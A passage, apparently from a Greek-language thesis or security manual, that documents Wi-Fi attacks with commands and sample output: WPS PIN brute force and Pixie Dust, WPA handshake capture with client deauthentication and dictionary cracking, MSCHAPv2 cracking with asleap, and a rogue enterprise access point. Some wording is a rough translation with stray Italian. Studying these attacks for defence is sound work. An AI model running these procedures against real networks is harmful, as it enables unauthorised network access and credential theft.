[+] Sending M6 message [+] Received WSC NACK

[+] Sending WSC NACK

[+] 90.92/ complete @ 2017-11-20 23:48:18 (7 seconds/pin)

[+] Trying pin "05520008"

……

[+] Trying pin "05526604"

……

[+] Sending M6 message

[+] Received M7 message

[+] Sending WSC NACK

[+] Sending WSC NACK

[+] Pin cracked

[+] WPS PIN: '05526604'

[+] WPA PSK: 'tazmania'

[+] AP SSID: 'target_ap_1'

[+] Nothing done, nothing to save.

Το tool αρχικά δοκιμάζει τα πιο συχνά χρησιμοποιούμενα PIN σε υλοποιήσεις WPS (Trying pin "12345670"), στη συνέχεια εστιάζει στην επίθεση Brute Force των πρώτων τεσσάρων ψηφίων του PIN (Trying pin "00005678") διατηρώντας το τέταρτο, το πέμπτο και το έκτο ψηφία 567 και εισάγοντας το τελευταίο ψηφίο που υπολογίζεται ως άθροισμα ελέγχου των άλλων. Μόλις εντοπιστούν τα πρώτα τέσσερα έγκυρα ψηφία (Λήφθηκε μήνυμα M5), η επίθεση περνά στην Brute Force των τριών δεύτερων ψηφίων του PIN. Εάν ο αντιληφθεί ότι η συναλλαγή απέτυχε (WPS transaction failed (code: 0x02), re-trying last pin) ξαναδοκιμαζει με το τελευταιο PIN. άν διακόψω την εκτέλεση, εκκινώντας ξανά την εντολή με τις ίδιες παραμέτρους, το εργαλείο συνεχίζει την επίθεση ξεκινώντας από το τελευταίο PIN που δοκιμάστηκε.

Ορισμένα AP ενδέχεται να εισέλθουν σε λειτουργία Locked μετά από πολλές αποτυχημένες προσπάθειες από την ίδια διεύθυνση MAC. Σε λίγες υλοποιήσεις, ακόμα κι αν το AP βρίσκεται σε λειτουργία Locked ξακολουθεί να ανταποκρίνεται σε προσπάθειες εισαγωγής PIN. Σε αυτές τις λίγες περιπτώσεις, μπορώ να προσπαθήσω να κάνω το εργαλείο να αγνοήσει την κατάσταση του AP προσθέτοντας την επιλογή -L και να συνεχίσει με την επίθεση ούτως ή άλλως.

- Σκοπιμότητα της επίθεσης: δείτε τη σκοπιμότητα της διαδικτυακής επίθεσης Brute Force - Bully 4.1.6.

- Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης από το λεξικό - Aircrack-ng 4.1.7.

Brute force attack offline – PixieWPS

- Οι συντελεστές του σεναρίου: δείτε τις προϋποθέσεις της διαδικτυακής επίθεσης Brute Force - Bully 4.1.6.

- Προαπαιτούμενα για επίθεση:

ο επιτιθέμενος πρέπει να είναι αρκετά κοντά στο AP ώστε να μπορεί να συσχετιστεί.

εγκαθίσταται μια υλοποίηση στο AP που δεν χρησιμοποιεί nonce αρκετά τυχαία.

- Διαδικασία επίθεσης:

1. Ανακτήστε τις τιμές των τριών πρώτων μηνυμάτων του Registration Protocol.

Μπορώ να μεταβιβάσω τις τιμές των παραμέτρων στο εργαλείο χρησιμοποιώντας τρόπο λειτουργίας bully (-v 4) ή reaver (-vvv).

2. Ξεκινήστε την επίθεση.

Έχοντας αποκτήσει τις απαραίτητες παραμέτρους, ξεκινώ την επίθεση μέσω της ακόλουθης εντολής:

$ pixiewps -e <PKE> -r <PKR> -s <EH1> -z <EH2> -a <A> -n <N1> -m <N2>

PKE = Δημόσιο κλειδί Diffie-Hellman Enrollee

PKR = Δημόσιο κλειδί Diffie-Hellman Registrar

EH1 = E-Hash2

EH2 = E-Hash1

A = AuthKey

N1 = nonce του Enrollee

N2 = nonce του Registrar

Εάν το εργαλείο μπορεί να εντοπίσει το PIN, λαμβάνω μια output παρόμοια με την παρακάτω

Pixiewps 1.1

[*] PRNG Seed: 1441253945 (Mon Feb 25 06:19:05 2018)

[*] PSK1: a3:6a:fc: 38:36:63: 52:2c:98:c7:24:16: 09:83: b2:25

[*] PSK2: 2f:4d:af:58:cf:04: cb:0d:c2: a7:03:3f:94:c9:61:95

[*] E-S1: 64:d7:17:d1:08:e2:a1:9f:25:cf:9b:67:79:db:b4:e6

[*] E-S2: 64:d7:17:d1:08:e2:a1:9f:25:cf:9b:67:79:db:b4:e6

[+] WPS pin: 14989236

[*] Time taken: 0 s 729 ms

3. Ανάκτηση της PSK.

Μόλις ληφθεί το PIN, το μεταβιβάζω ως παράμετρο στο bully (-p <PIN>) ή reaver (-p <PIN>) για να λάβω τη διαμόρφωση Wi-Fi από το AP.

- Σκοπιμότητα της επίθεσης: Αυτή η επίθεση ήταν εφαρμόσιμη στις προεπιλεγμένες υλοποιήσεις πολλών κατασκευαστών τσιπ Wi-Fi, όπως οι Ralink, MediaTek, Realtek και Broadcom. Οι σχετικές υλοποιήσεις για τη δημιουργία του μυστικού nonce E-S1 και E-S2 φαίνονται στον Πίνακα 4.2.

Πληροφορίες που προέρχονται από crowd sourcing είναι διαθέσιμες στο διαδίκτυο σχετικά με τα μοντέλα router και την ευπάθειά τους στην επίθεση Pixie Dust. Ακόμη και αν οι πληροφορίες παρουσιάζονται λεπτομερώς, δεν είναι δυνατό να επαληθευτεί η ακρίβειά τους.

- Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης Dictionary attack - Aircrack-ng 4.1.7.

4.1.7 Dictionary attack

Dictionary attack - Aircrack-ng

- Οι συντελεστές του σεναρίου:

εισβολέας: πελάτης με κάρτα Wi-Fi.

θύμα: WPA/WPA2-Personal AP, πελάτης έχει ήδη συνδεθεί ή θα συνδεθεί στο AP.

- Προϋποθέσεις επίθεσης:

η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη λειτουργία παρακολούθησης και την packet injection.

ο εισβολέας πρέπει να είναι αρκετά κοντά στο AP και τον πελάτη.

- Διαδικασία επίθεσης:

Για να εκτελέσετε αυτήν την επίθεση είναι απαραίτητο να συλλάβετε την four-way handshake και στη συνέχεια να εφαρμόσετε την Dictionary attack. Μπορεί να εφαρμοστεί ενεργητικά ή παθητικά. Στην ενεργή λειτουργία, καταργείτε την ταυτότητα ενός συνδεδεμένου προγράμματος-πελάτη και τον αναγκάζετε να πραγματοποιήσει εκ

νέου έλεγχο ταυτότητας. Σε παθητική λειτουργία, αναμένει από έναν νέο πελάτη για έλεγχο ταυτότητας.

Παραγωγός	Εκτέλεση
Ralink	Δεν παράγονται ποτέ, είναι πάντα ίσοι με 0
MediaTek	Δεν παράγονται ποτέ, είναι πάντα ίσοι με 0
Realtek	Η PRNG χρησιμοποιεί ως seed το χρονο που χρησιμοποιείται για τη δημιουργία τόσο των N1 όσο και των E-S1 και E-S2. εάν όλη η ανταλλαγή γίνει ταυτόχρονα, τότε N1 = E-S1 = E-S2, εάν αντ' αυτού πραγματοποιηθεί μέσα σε λίγα δευτερόλεπτα, αρκεί να βρεθεί το seed που δημιούργησε το N1 και στη συνέχεια να δημιουργηθούν τα επόμενα E-S1 και E -S2
Broadcom	Δημιουργούνται αμέσως μετά το N1, οπότε δοκιμάζοντας περισσότερους seed μπορούμε να βρούμε αυτόν που δημιούργησε το N1 και δημιουργώντας τις επόμενες δύο τυχαίες τιμές παίρνουμε E-S1 και E-S2

Πίνακας 4.2. Μυστικές nonce υλοποιήσεις.

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργία monitor mode. Δείτε το βήμα 1 της De-cloaking 4.1.1.

2. Καταγράψτε τη 'handshake ελέγχου ταυτότητας.

Εκτελώ το airodump-ng για να καταγράψω την four-way handshake μεταξύ οποιουδήποτε πελάτη και του AP.

airodump-ng -c <C> —bssid <B> -w <F> wlan0mon

C = κανάλι του AP

B = Διεύθυνση MAC του AP, για φιλτράρισμα της κυκλοφορίας από άλλα AP F = πρόθεμα των αρχείων που θα περιέχουν τα καταγεγραμμένα frame catturati To output θα μοιάζει με αυτό.

CH 13] [Elapsed: 3 mins] [2017-11-08 18:10] [WPA handshake: F4:34: C2:5F: 8E:D5

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH E

F4:34:C2:5F:8E:D5 -32 100 2056 102 20 13 54e WPA TKIP PSK w

BSSID STATION PWR Rate Lost Frames Probe

F4:34:C2:5F:8E:D5 A5:F5:A9:F5:7C:3B -39 54e-54e 174 384

Όταν το airodump-ng καταγράφει τη handshake ελέγχου ταυτότητας από την επάνω δεξιά έξοδο handshake: CM, con CM = διεύθυνση MAC του πελάτη.

3. Κατάργηση ταυτότητας πελάτη.

Εκτελώ αυτό το βήμα εάν θέλω να ενεργήσω σύμφωνα με την ενεργητική προσέγγιση. Προτού προχωρήσετε, τουλάχιστον ένας πελάτης πρέπει να είναι ήδη συνδεδεμένος στο AP. Σε αυτό το βήμα στέλνω ένα ψεύτικο deauthentication frame στον πελάτη. Από την output του airodump-ng από το προηγούμενο βήμα μπορώ να εντοπίσω τη διεύθυνση MAC του πελάτη και να την περάσω στο aireplay-ng.

aireplay-ng --deauth <N> -a <A> -c <CM> wlan0mon

N = αριθμός frame

A=διεύθυνση MAC του AP

CM = διεύθυνση MAC του πελάτη προς κατάργηση ταυτότητας.

Η έξοδος που προκύπτει θα μοιάζει με αυτό:

18:16:28 Waiting for beacon frame (BSSID: F4:34: C2:5F: 8E:D5) on channel 13

18:16:28 Sending 64 directed DeAuth. STMAC: [A5:F5: A9:F5: 7C:3B] [0| 0 ACKs]

18:16:29 Sending 64 directed DeAuth. STMAC: [A5:F5: A9:F5: 7C:3B] [51|66 ACKs]

4. Σπάσιμο του PSK.

Μόλις καταγραφεί η 'handshake, χρησιμοποιώ το aircrack-ng για να δοκιμάσω κάθε κωδικό πρόσβασης στο λεξικό για να εντοπίσω το PSK. Είναι δυνατή η χρήση λεξικών που είναι διαθέσιμα στο Kali (rockyou.txt στο /usr/share/wordlists) ή λεξικά διαθέσιμα στο διαδίκτυο. Μπορώ να επεκτείνω την επίθεση Dictionary attack εκτελώντας μια επίθεση Brute Force χρησιμοποιώντας τον John The Ripper (john). Πρέπει να επιλέξω το μοτίβο δημιουργίας κωδικού πρόσβασης και την output του pipe john στο aircrack-ng. Ξεκινώ την επίθεση του Λεξικού:

$ aircrack-ng -w <D> <F>

D = όνομα του αρχείου που περιέχει το λεξικό

F = όνομα του αρχείου που περιέχει τα πακέτα που έχουν καταγραφεί

Εάν δεν βρέθηκαν έγκυρα handshake το 'output θα μοιάζει με αυτό.

Opening psk-01.cap

Read 1351 packets.

No valid WPA handshakes found.

Ως εκ τούτου, είναι απαραίτητο να επαναλάβετε την εκτέλεση του βήματος 3 ή να περιμένετε να γίνει έλεγχος ταυτότητας από έναν πελάτη σύμφωνα με την παθητική προσέγγιση.

Εάν βρεθεί τουλάχιστον μία έγκυρη handshake η 'output θα είναι η εξής.

Opening psk-01.cap

Read 641 packets.

#	BSSID	ESSID	Encryption
1	F4:34: C2:5F: 8E:D5	target_ap_1	WPA (1 handshake)

Choosing first network as target.

Εάν το εργαλείο εντοπίσει handshake που σχετίζονται με πολλά δίκτυα, προτείνει ένα μενού για την επιλογή του δικτύου προορισμού. Σε αυτό το σημείο το aircrack-ng ξεκινά την επίθεση Dictionary attack. Ανάλογα με την ταχύτητα της CPU και το μέγεθος του λεξικού, ο χρόνος που απαιτείται ποικίλλει από λεπτά σε ημέρες. Εάν το εργαλείο εντοπίσει το PSK, η outputθα μοιάζει με αυτό.

Aircrack-ng 1.2 rc4

[00:00:08] 13472/15648 keys tested (1852.24 k/s)

Time left: 8 seconds 86.09°/,

KEY FOUND! [tazmania]

Master Key: AB 85 7C 99 F4 18 1A 98 C5 81 7C B7 6B 8D 7C E8

59 C2 6A 2C 8D 31 8F 41 84 27 3A E4 A1 C4 86 84

Transient Key: DA 5E 20 FE E6 51 9E 42 0A 66 E7 F8 00 34 93 81

D2 0F 2A F0 E4 9D 09 DF 04 1D F8 DD 70 C7 2B D9

F4 76 D6 3E EA D0 54 78 AC F0 8C AF 65 BD 8A CE

F9 B8 9E 82 F8 A0 BB 53 FA 38 2D 10 25 31 8B F1

EAPOL HMAC: 13 EE 29 E8 3D 33 0D 88 21 07 8E 99 B5 78 7E B2

- Σκοπιμότητα της επίθεσης: Οι περισσότερες συσκευές Wi-Fi υποστηρίζουν αυτήν τη στιγμή WPA2. Είναι απολύτως απαραίτητο τουλάχιστον ένας πελάτης να είναι συνδεδεμένος στο AP ή να συνδέεται κατά τη φάση λήψης της four-way handshake. Χωρίς πελάτη η επίθεση δεν μπορεί να πραγματοποιηθεί. Η Dictionary attack είναι επιτυχής εάν ο κωδικός πρόσβασης που αναζητήσατε υπάρχει στο λεξικό που χρησιμοποιείται. Για να εκτελέσω μια εξαντλητική επίθεση, μπορώ να εφαρμόσω μια επίθεση Brute Force, χρησιμοποιώντας το εργαλείο John the Ripper (john).
- Συνέπειες της επίθεσης: Ο εισβολέας αποκτά μη εξουσιοδοτημένη πρόσβαση στο δίκτυο Wi-Fi. Δημιουργούνται νέα προσωρινά κλειδιά (PTK) κάθε φορά που συνδέεται ένας πελάτης. Επομένως, η four-way handshake είναι συγκεκριμένη για τη συγκεκριμένη συνεδρία. Ακόμα κι αν ο εισβολέας εντοπίσει το PSK αλλά δεν έχει καταγράψει την πλήρη four-way handshake για έναν συγκεκριμένο πελάτη, δεν μπορεί να αποκρυπτογραφήσει την κίνηση που ανταλλάσσει με το AP.

Dictionary attack – Cowpatty

- Οι συντελεστές του σεναρίου: βλεπε συντελεστές του σεναρίου της Dictionary attack - Aircrack-ng 4.1.7.
- Προαπαιτούμενα επίθεσης: βλέπε Dictionary attack - Aircrack-ng 4.1.7.
- Διαδικασία επίθεσης:

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργία monitor mode.

Δείτε το βήμα 1 του Dictionary attack - Aircrack-ng 4.1.7.

2. Αποτυπώστε τη handshake.

Δείτε το βήμα 2 του Dictionary attack - Aircrack-ng 4.1.7.

3. Σπάστε το PSK.

Ξεκινώ την επίθεση Dictionary attack με την εντολή:

$ cowpatty -f <F> -r <R> -s <S>

F = όνομα του αρχείου που περιέχει το λεξικό

R = όνομα του αρχείου που περιέχει τα πακέτα που έχουν καταγραφεί

S = SSID του δικτύου προορισμού

Η output σε περίπτωση επιτυχίας μοιάζει με αυτό.

cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.

Starting dictionary attack. Please be patient.

key no. 1000: original

key no. 2000: 11121985

key no. 3000: lockdown

key no. 4000: 16031987

key no. 5000: yaroslav

key no. 6000: 1234KEKC

key no. 7000: dickweed

key no. 8000: 20121991

The PSK is "tazmania".

8544 passphrases tested in 20.18 seconds: 423.48 passphrases/second

Θέλοντας να επιταχύνω την επίθεση, μπορώ να υπολογίσω εκ των προτέρων τα PMK από ένα λεξικό χρησιμοποιώντας το εργαλείο genpmk. Εκτελώ την παρακάτω εντολή:

$ genpmk -f <F> -d <D> -s <S>

F = όνομα του αρχείου που περιέχει το λεξικό

D = όνομα του file του hash

S = SSID του δικτύου προορισμού

Περνάω το file hash στο cowpatty μέσω της επιλογής -d.

$ cowpatty -d <H> -r <R> -s <S>

H = όνομα file hash

R = όνομα του αρχείου που περιέχει τα πακέτα που έχουν καταγραφεί

S = SSID του δικτύου ενδιαφέροντος

H output σε περίπτωση επιτυχίας μοιάζει με αυτό.

cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com> Collected all necessary data to mount crack against WPA/PSK passphrase. Starting dictionary attack. Please be patient.

The PSK is "tazmania".

8544 passphrases tested in 0.04 seconds: 211699.98 passphrases/second

Σημειώνω ότι δίνοντας ως input ενα file hash, το εργαλείο cowpatty μπορεί να επεξεργαστεί 200.000 passphrase/sec, mentre ενώ με το αρχείο λεξικού οι δυνατότητές του παραμένουν κάτω από 500 passphrase/sec.

- Σκοπιμότητα της επίθεσης: βλέπετε σκοπιμότητα Dictionary attack - Aircrack-ng 4.1.7.
- Συνέπειες της επίθεσης: βλέπετε συνέπειες Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack - Fern Wifi Cracker

- Οι συντελεστές του σεναρίου: : βλεπε συντελεστές του σεναρίου της Dictionary attack - Aircrack-ng 4.1.7.
- Προαπαιτούμενα επίθεσης: vedi prerequisiti di Dictionary attack - Aircrack-ng 4.1.7.
- Διαδικασία επίθεσης:

1. Ξεκινάω τη γραφική διεπαφή του εργαλείου εκτελώντας την εντολή fern-wifi-cracker.
2. Επιλέγω τη διεπαφή Wi-Fi που θα χρησιμοποιήσω (π.χ. wlan0) και το εργαλείο ενεργοποιεί τη monitor mode. Για να λάβω περισσότερες λεπτομέρειες σχετικά με την έξοδο του airodump-ng σχετικά με τη σάρωση δικτύου, μπορώ να

ενεργοποιήσω το τερματικό XTerms.. Αφού λοιπόν επιλέξω τη διεπαφή Wi-Fi, κάνω διπλό κλικ σε οποιαδήποτε περιοχή του παραθύρου και στο παράθυρο διαλόγου που εμφανίζεται, σημειώνω την επιλογή XTerms.

3. Ξεκινάω την αναζήτηση για κοντινά AP με το "Scan for AP". Η ενότητα "WPA" δείχνει τον αριθμό των AP που ανακαλύφθηκαν (τόσο WPA όσο και WPA2).

4. Κάνοντας κλικ στην ενότητα "WPA" ανοίγει ένα δεύτερο παράθυρο που δείχνει όλα τα εντοπισμένα AP. Το εργαλείο μου επιτρέπει να επιτεθώ σε ένα συγκεκριμένο ή σε όλα (επιλέγοντας την επιλογή " Automate").

5. Επιλέγω ""Regular attack" για να χρησιμοποιήσω την επίθεση Dictionary attack εναντίον WPA/WPA2 και υποδεικνύω το λεξικό που θα χρησιμοποιήσω.

6. Κάνοντας κλικ στο "Attack" ξεκινάω την επίθεση. Το εργαλείο καταργεί την ταυτότητα ενός πελάτη που είναι συνδεδεμένος στο AP (μπορώ να το επιλέξω με βάση τη διεύθυνση MAC που εμφανίζεται σε ένα αναπτυσσόμενο μενού) και εφαρμόζει την επίθεση Dictionary attack κατά της 'handshake που καταγράφηκε.

· Σκοπιμότητα της επίθεσης: βλέπε σκοπιμότητα επίθεσης Dictionary attack - Aircrack-ng 4.1.7.

· Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης από το Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack - Besside-ng

· Οι συντελεστές του σεναρίου: βλεπε συντελεστές του σεναρίου της Dictionary attack - Aircrack-ng 4.1.7.

· Προαπαιτούμενα επίθεσης: βλέπε Dictionary attack - Aircrack-ng 4.1.7.

· Διαδικασία επίθεσης:

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργίαmonitor mode. Δείτε το βήμα 1 του De-Cloaking 4.1.1.

2. Αποτυπώστε τις handshake.

```
# besside-ng wlan0mon
```

Η δυνητική output μοιάζει με αυτό.

[19:58:58] Let's ride

[19:58:58] Logging to besside.log

[19:59:06] TO-OWN [target_ap_1*, target_ap_2*, target_ap_3*, target_ap_4*] OWNED []

[19:59:18] Got necessary WPA handshake info for target_ap_1

[19:59:18] Run aircrack on wpa.cap for WPA key

[19:59:18] Pwned network target_ap_1 in 0:02 mins:sec

[19:59:18] TO-OWN [target_ap_2*, target_ap_3*, target_ap_4*] OWNED [target_ap_1*]

[19:59:22] Got necessary WPA handshake info for target_ap_2

[19:59:22] Run aircrack on wpa.cap for WPA key

[19:59:22] Pwned network target_ap_2 in 0:04 mins:sec

[19:59:22] TO-OWN [target_ap_3*, target_ap_4*] OWNED [target_ap_1*, target_ap_2*]

[19:59:38] Crappy connection - target_ap_3 unreachable got 0/10 (100/ loss) [-80 dbm]

[20:00:03] Got necessary WPA handshake info for target_ap_4

[20:00:03] Run aircrack on wpa.cap for WPA key

[20:00:03] Pwned network target_ap_4 in 0:02 mins:sec

[20:00:03] TO-OWN [target_ap_3*, target_ap_4*]

OWNED [target_ap_1*, target_ap_2*, target_ap_4*]

Όπως αναφέρεται στην 'output, το εργαλείο αποθηκεύει πληροφορίες σχετικά με τις handshake που καταγράφηκαν στο αρχείο besside.log, το περιεχόμενο του οποίου θα μοιάζει με αυτό.

SSID | KEY | BSSID | MAC filter

target_ap_1 | Got WPA handshake | 49:16: fb:ee:62:bd |

target_ap_2 | Got WPA handshake | f2:96: f4:02:63:38 |

target_ap_4 | Got WPA handshake | bc:0f:2e:0f:0a: b4 |

Το εργαλείο σάς επιτρέπει να καθορίσετε ένα μόνο BSSID στο οποίο θα ξεκινήσει η επίθεση με την επιλογή -b M, με M = διεύθυνση MAC του AP.

3. Σπάστε το PSK.

Δείτε το βήμα 4 του Dictionary attack - Aircrack-ng 4.1.7. Το αρχείο wpa.cap που δημιουργείται από το besside-ng πρέπει να εισαχθεί στο aircrack-ng.

· Σκοπιμότητα της επίθεσης: βλέπε σκοπιμότητα επίθεσηςDictionary attack - Aircrack-ng 4.1.7.

· Συνέπειες της επίθεσης: δείτε τις συνέπειες της επίθεσης Dictionary attack - Aircrack-ng 4.1.7.

Dictionary Attack - WPA2 HalfHandshake Crack

· Οι συντελεστές του σεναρίου: βλεπε συντελεστές του σεναρίου της Dictionary attack - Aircrack-ng 4.1.7.

· Προαπαιτούμενα επίθεσης: βλέπε Dictionary attack - Aircrack-ng 4.1.7.

· Διαδικασία επίθεσης:

1. Ρυθμίστε την κάρτα Wi-Fi σε λειτουργίαmonitor mode. Δείτε το βήμα 1 του De-Cloaking 4.1.1.

2. Λάβετε υπόψη τα probe request.

Ξεκινάω το airodump-ng για να καταγράφω όλα τα ληφθέντα frame.

airodump-ng wlan0mon

Στην output εκτός από την κίνηση που ανταλλάσσεται μεταξύ supplicant (STATION) και AP (BSSID), αναφέρονται επίσης τα probe request που αποστέλλονται από τους supplicant. Κανένα AP δεν συσχετίζεται με αυτά (not associated) και η στήλη Probe εμφανίζει το ESSID για το οποίο υποβλήθηκε το probe request.

CH 10] [Elapsed: 42 s] [2018-05-15 01:56] [display sta only

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
9C:D3: 6D:1A:3F:58	68:63:59: B1:34:0F	-85	0 – 1	0	772	
(not associated)	E0:DB: 10:4F: D3:33	-66	0 - 1	0	12	TP-Link
(not associated)	D8:C4:6A:30: ED:BA	-76	0 - 1	0	2	NETGEAR
(not associated)	94:44:44:98: C9:A0	-76	0 - 1	0	18	
C4:EA:1D:1F:C3:91	04:D6:AA:92:CA:36	-76	0 - 1e	11	145	

Οι πελάτες που στέλνουν αιτήματα για έρευνα είναι πιθανά θύματα αυτής της επίθεσης.

3. Ενεργοποιήστε το AP.

Προσδιόρισε το ESSID προς χρήση, ενεργοποιήστε το AP με την ακόλουθη εντολή..

$ airbase-ng -P -Z 4 -W 1 -c <C> -e <E> wlan0mon -F <F>

C = κανάλι του AP

E = ESSID του AP

F = πρόθεμα του αρχείου στο οποίο αποθηκεύονται τα frame που λαμβάνονται και αποστέλλονται από το AP

Η επιλογή -P υποδεικνύει στο εργαλείο να ανταποκρίνεται σε όλα τα probe request. Με την επιλογή -Z 4 καθορίζετε τον τύπο κρυπτογράφησης, το 4 υποδεικνύει CCMP (WPA2). Η επιλογή -W 1 ορίζει το bit στα beacon frame που υποδεικνύει ότι το δίκτυο είναι ασφαλές. Ενεργοποιημενες οι απαντήσεις AP Περιμένω τον supplicant να προσπαθήσει ο αιτών να συσχετισθεί. Η έξοδος θα μοιάζει με την παρακάτω.

02:16:12 Created capture file "half_handshake-01.cap".

02:16:12 Created tap interface at0

02:16:12 Trying to set MTU on at0 to 1500

02:16:12 Access Point with BSSID B4:A3:2D: 38:96:6D started.

02:17:37 Client 00:09: B0:A9:CD: B8 associated (WPA2; CCMP) to ESSID: "NETGEAR"

Μόλις ο client προσπαθήσει να συσχετιστεί, εκτυπώνεται μια γραμμή παρόμοια με την τελευταία από το προηγούμενο output.

4. Ξεκινήστε την επίθεση.

Σταματάμε το AP και ξεκινάμε την επίθεση Dictionary attack ενάντια στη μερική handshake.

$ python halfHandshake.py -r <F> -m <M> -s <E> -d <D>

F = file που περιέχει τα frame που αποστέλλονται και λαμβάνονται από το AP

M = διεύθυνση MAC του AP E = ESSID του probe request του client

D = αρχείο που περιέχει το λεξικό

Εάν ο κωδικός πρόσβασης βρίσκεται στο λεξικό, η output θα μοιάζει με αυτό.

loading dictionary...

0.0105310224932%, done. 338.116230688 hashes per second

0.0206304457039%, done. 344.113806163 hashes per second

0.0307298689147%, done. 346.225365482 hashes per second

0.0408292921254%, done. 347.385173777 hashes per second

0.0508711687651%, done. 347.628712087 hashes per second

0.0609418186903%, done. 347.956543875 hashes per second

0.071041241901%, done. 348.33280639 hashes per second

0.0811406651118%, done. 348.629989226 hashes per second

0.0911825417515%, done. 348.629234734 hashes per second

Passphrase found! tazmania

- Σκοπιμότητα της επίθεσης: βλέπε σκοπιμότητα Λεξικό επίθεση - Aircrack-ng 4.1.7.
- Συνέπειες της επίθεσης: βλέπε συνέπειες Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack – Asleap

- Προαπαιτούμενα επίθεσης:

ο εισβολέας πρέπει να έχει λάβει την πρόκληση και την απάντηση μιας ανταλλαγής MSCHAPv2 μέσω μιας mpersonation attack 4.1.9;

το σύστημα από το οποίο λάβαμε την πρόκληση και την απάντηση χρησιμοποιεί έλεγχο ταυτότητας one factor authentication που βασίζεται σε κωδικό πρόσβασης.

- Διαδικασία επίθεσης:

1. Σπάω το κλειδί εκτελώντας την εντολή:

$ asleap -C <C> -R <R> -W <D>

C = πρόκληση

R = απόκριση

D = αρχείο λεξικού, μία λέξη ανά γραμμή

Εάν το εργαλείο βρει τον κωδικό πρόσβασης, μια πιθανή output είναι η ακόλουθη.

asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>

Using wordlist mode with "passwords.txt".

hash bytes: 6164

NT hash: e36b2cbf0cc56afacf003a47d8446164

password: tazmania

Το εργαλείο εκμεταλλεύεται την κρυπτογραφική αδυναμία της τρίτης εξόδου DES. Στην πραγματικότητα, αναζητά το hash του password, Στην πραγματικότητα, αναζητά τον κατακερματισμό του κωδικού πρόσβασης, του οποίου το υψηλό μέρος είναι ίσο με 0x61 0x64 (στην προηγούμενη έξοδο βλ. hash bytes: 6164) και στη συνέχεια προσπαθεί να κρυπτογραφήσει την πρόκληση με τα επτά byte 0x61 0x64 0x00 0x00 0x00 0x00 0x0 λάβετε την κορυφή της απάντησης. Το tool asleap μπορεί να καταγράψει απευθείας την πρόκληση και την απόκριση διαβάζοντας από τη διεπαφή λειτουργίας monitor mode που καθορίζεται με την επιλογή -i και μετά τη λήψη εφαρμόστε την επίθεση.

Για να επιταχύνω την επίθεση, μπορώ να υπολογίσω εκ των προτέρων τα hash NT των password των file του λεξικού μέσω των genkeys.

$ genkeys -r <D> -f <H> -n <N>

D = αρχείο λεξικού, μία λέξη ανά γραμμή

H = αρχείο με password και το σχετικό hash

N = αρχεία ευρετηρίου

Ξεκινάω την επιταχυνόμενη επίθεση περνώντας τα δύο αρχεία που δημιουργούνται με genkeys στο tool.

$ asleap -C <C> -R <R> -f <H> -n <N>

C = πρόκληση

R = απόκριση

H = αρχείο με κωδικό πρόσβασης και το σχετικό hash

N = αρχεία ευρετηρίου

· Σκοπιμότητα της επίθεσης: Αυτή η επίθεση εφαρμόζεται σε ανταλλαγές πρόκλησης/απόκρισης που πραγματοποιούνται με το MS-CHAPv2, μετά το EAP-FAST/MSCHAPv2, το PEAP/MSCHAPv2 και το EAP-TTLS/MSCHAPv2 όταν ο supplicant δεν επαληθεύει την εγκυρότητα του πιστοποιητικού ο 'authentication server εκθέτει.

· Συνέπειες της επίθεσης: Ο εισβολέας αποκτά τα διαπιστευτήρια πρόσβασης ενός χρήστη, ώστε να μπορεί να αποκτήσει τα προνόμια.

·

4.1.8 Evil Twin attack

Η επίθεση Evil Twin πραγματοποιείται από το WiFi Phisher (η χρήση του οποίου περιγράφεται στο Phishing attack 4.1.10).

4.1.9 Impersonation attack

- Οι συντελεστές του σεναρίου:

  εισβολέας: πελάτης με κάρτα Wi-Fi;

  θύμα: πελάτης συνδεδεμένος στο WPA/WPA2-Enterprise AP..

- Προαπαιτούμενα επίθεσης:

  η κάρτα Wi-Fi του εισβολέα πρέπει να υποστηρίζει τη λειτουργία AP.;

  ο εισβολέας πρέπει να έχει καλό σήμα προς τον πελάτη προκειμένου να παρουσιαστεί ως ο νόμιμος επαληθευτής.

- Διαδικασία επίθεσης:

1. Διαμορφώστε το AP.

Με την επεξεργασία του αρχείου διαμόρφωσης /etc/hostapd-wpe/hostapd-wpe.conf ρυθμίζω το SSID και το κανάλι του AP. Οι παράμετροι που με ενδιαφέρουν είναι οι εξής.

802.11 Options

ssid=<S>

channel=<C>

S = SSID του AP για αναπαραγωγή

C = κανάλι του αναπαραγόμενου AP

2. Προετοιμάστε το περιβάλλον.

Διακοπή του network manager για να αποτραπεί η παρεμβολή του στο hostapd-wpe.

airmon-ng check kill

3. Ξεκινήστε το AP.

Το αντίγραφο AP θα ανακοινωθεί με το ίδιο SSID με το νόμιμο AP.

hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf

Όταν ένας χρήστης πραγματοποιεί έλεγχο ταυτότητας στο δίκτυο αντιγραφής, το όνομα χρήστη του, η πρόκληση και η σχετική απόκριση εκτυπώνονται στην έξοδο. Η δυνητική έξοδος μπορεί να είναι η εξής.

Configuration file: hostapd-wpe.conf

Using interface wlan0 with hwaddr fa:6d:21:e0:e3:d3 and ssid "copied-ssid"

wlan0: interface state UNINITIALIZED->ENABLED

wlan0: AP-ENABLED

wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.11: authenticated

wlan0: STA f6:8b:5a:a7:67:ff IEEE 802.11: associated (aid 1)

wlan0: CTRL-EVENT-EAP-STARTED f6:8b:5a:a7:67:ff

wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1

wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

mschapv2: Thu Feb 15 15:34:50 2018

username: user@example.com

challenge: fe: d9:1e:7a:af:0d:3d:fc

